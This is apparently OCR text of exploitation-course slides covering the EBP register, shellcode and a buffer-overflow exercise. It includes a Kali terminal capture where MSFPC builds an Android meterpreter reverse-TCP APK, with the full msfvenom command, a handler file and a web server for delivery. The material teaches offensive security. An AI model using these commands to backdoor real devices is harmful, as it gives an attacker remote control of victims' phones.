
EBP

- The Base pointer register.
- The EBP register usually set to ESP at the start of the function.
- This is done to keep tab of function parameters and local variables.
- Local variables are accessed by subtracting offsets from EBP and function parameters are accessed by adding offsets to it.



WHAT IS SHELLCODE?






https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~# msfpc -l
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i] Loop Mode. Creating one of each TYPE, with default values

 [*] MSFvenom Payload Creator (MSFPC v1.4.4)

 [i] Use which interface - IP address?:
 [i]   1.) eth1 - 192.168.203.129
 [i]   2.) lo - 127.0.0.1
 [i]   3.) eth0 - 192.168.96.129
 [i]   4.) wan - 162.238.214.166
 [?] Select 1-4, interface or IP address: 1

 [i]   IP: 192.168.203.129
 [i] PORT: 443
 [i] TYPE: android (android/meterpreter/reverse_tcp)
 [i]  CMD: msfvenom -p android/meterpreter/reverse_tcp \
  LHOST=192.168.203.129 LPORT=443 \
  > '/root/android-meterpreter-stageless-reverse-tcp-443.apk'

 [i] android meterpreter created: '/root/android-meterpreter-stageless-reverse-tcp-443.apk'

 [i] MSF handler file: '/root/android-meterpreter-stageless-reverse-tcp-443-apk.rc'
 [i] Run: msfconsole -q -r '/root/android-meterpreter-stageless-reverse-tcp-443-apk.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!


 [*] MSFvenom Payload Creator (MSFPC v1.4.4)

 [i] Use which interface - IP address?:
 [i]   1.) eth1 - 192.168.203.129
 [i]   2.) lo - 127.0.0.1
 [i]   3.) eth0 - 192.168.96.129
 [i]   4.) wan - 162.238.214.166
 [?] Select 1-4, interface or IP address:
```


https://www.offensive-security.com/metasploit-unleashed/msfpayload/




Exercise 2.1: Exploiting a Buffer Overflow

